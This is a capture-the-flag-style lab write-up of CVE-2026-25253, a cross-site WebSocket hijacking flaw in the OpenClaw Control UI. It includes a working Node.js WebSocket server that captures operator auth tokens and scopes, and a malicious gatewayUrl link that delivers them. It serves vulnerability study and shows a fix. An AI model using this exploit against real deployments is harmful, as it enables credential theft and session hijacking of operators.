On this page
Cross-Site WebSocket Hijacking in OpenClaw
Vulnerability
CVE-2026-25253 (CVSS 8.8) is a vulnerability in OpenClaw Control UI (clawdbot up to version 2026.1.28). The UI accepts a gatewayUrl query parameter and automatically connects to it via WebSocket without validation or user confirmation. An attacker can direct the victim to a page with a malicious gatewayUrl, intercepting auth.token, device identity and operator scopes. With stolen credentials, session hijacking and RCE are possible.
Lab
Source: VulHub — CVE-2026-25253
CVSS: 8.8 (High)
Goal: Steal the operator's auth.token by substituting the WebSocket server.
Start the environment:
docker compose up -d
Reconnaissance
Landing page — Chat:

Navigate to Overview:

The page has a WebSocket URL field — likely reflecting the gatewayUrl query parameter mentioned in the CVE description. Let's verify:
http://localhost:18789/overview?gatewayUrl=ws://localhost:3001
Confirmed: the WebSocket URL field shows the supplied value ws://localhost:3001, and the connection happens automatically. No user confirmation required.
WebSocket Traffic Analysis
No need for Burp here — we can inspect WebSocket frames directly in Chrome DevTools (Network tab → WS).
We set gatewayUrl back to the legitimate server (ws://localhost:18789) and observe the message exchange.
Server → client — challenge:

{
  "type": "event",
  "event": "connect.challenge",
  "payload": {
    "nonce": "f57f7bae-ae58-4de2-9478-66604578b494",
    "ts": 1776687360893
  }
}
Client → server — connect with full credentials:

{
  "type": "req",
  "method": "connect",
  "params": {
    "auth": {
      "token": "24e16b4eb430478fbab207a03568ac3a"
    },
    "client": {
      "id": "clawdbot-control-ui",
      "version": "dev",
      "platform": "MacIntel",
      "mode": "webchat"
    },
    "device": {
      "id": "4d546a991107044581ddb7f3975ee77ce81043ca4b90e625246a40f3dae974ae"
    },
    "role": "operator",
    "scopes": ["operator.admin", "operator.approvals", "operator.pairing"]
  }
}
The client sends auth.token, device.id, operator role with admin, approvals, pairing scopes — everything needed to hijack the session.
Exploitation
We write a minimal WebSocket server that captures the connecting client's credentials:
// ws.mjs
import { WebSocketServer } from 'ws';

const wss = new WebSocketServer({ port: 7777 });

wss.on('connection', (ws) => {
  console.log('[+] Client connected');

  ws.on('message', (data) => {
    const msg = JSON.parse(data);
    console.log('[+] auth.token:', msg.params?.auth?.token);
    console.log('[+] device.id: ', msg.params?.device?.id);
    console.log('[+] role:      ', msg.params?.role);
    console.log('[+] scopes:    ', msg.params?.scopes);
  });

  ws.on('close', () => console.log('[-] Client disconnected'));
});

console.log('[*] Listening on ws://localhost:7777');
Run it:
node ws.mjs
Entry point — substitute our server via gatewayUrl:
http://localhost:18789/overview?gatewayUrl=ws://localhost:7777

The client connects and immediately sends credentials — without even waiting for a challenge message from the server. No need to imitate anything:

auth.token captured.
Takeaway
The developer blindly trusts user input — gatewayUrl is taken from the query string and used for a WebSocket connection without any validation. The client connects and immediately sends credentials.
An allowlist won't help here: the feature is designed to accept arbitrary servers. The fix is to ask the user whether they trust the URL before establishing the connection.
More in this category
Arbitrary Object Injection in PHP (PortSwigger Lab)
Recovering leaked source code and injecting a serialized CustomTemplate object whose __destruct deletes an arbitrary file.
Using Application Functionality to Exploit Insecure Deserialization (PortSwigger Lab)
Tampering with the `avatar_link` field in the session object to delete an arbitrary file via the account-delete feature.
Modifying Serialized Data Types (PortSwigger Lab)
Abusing PHP loose comparison by changing the `access_token` type to integer `0` to bypass authentication.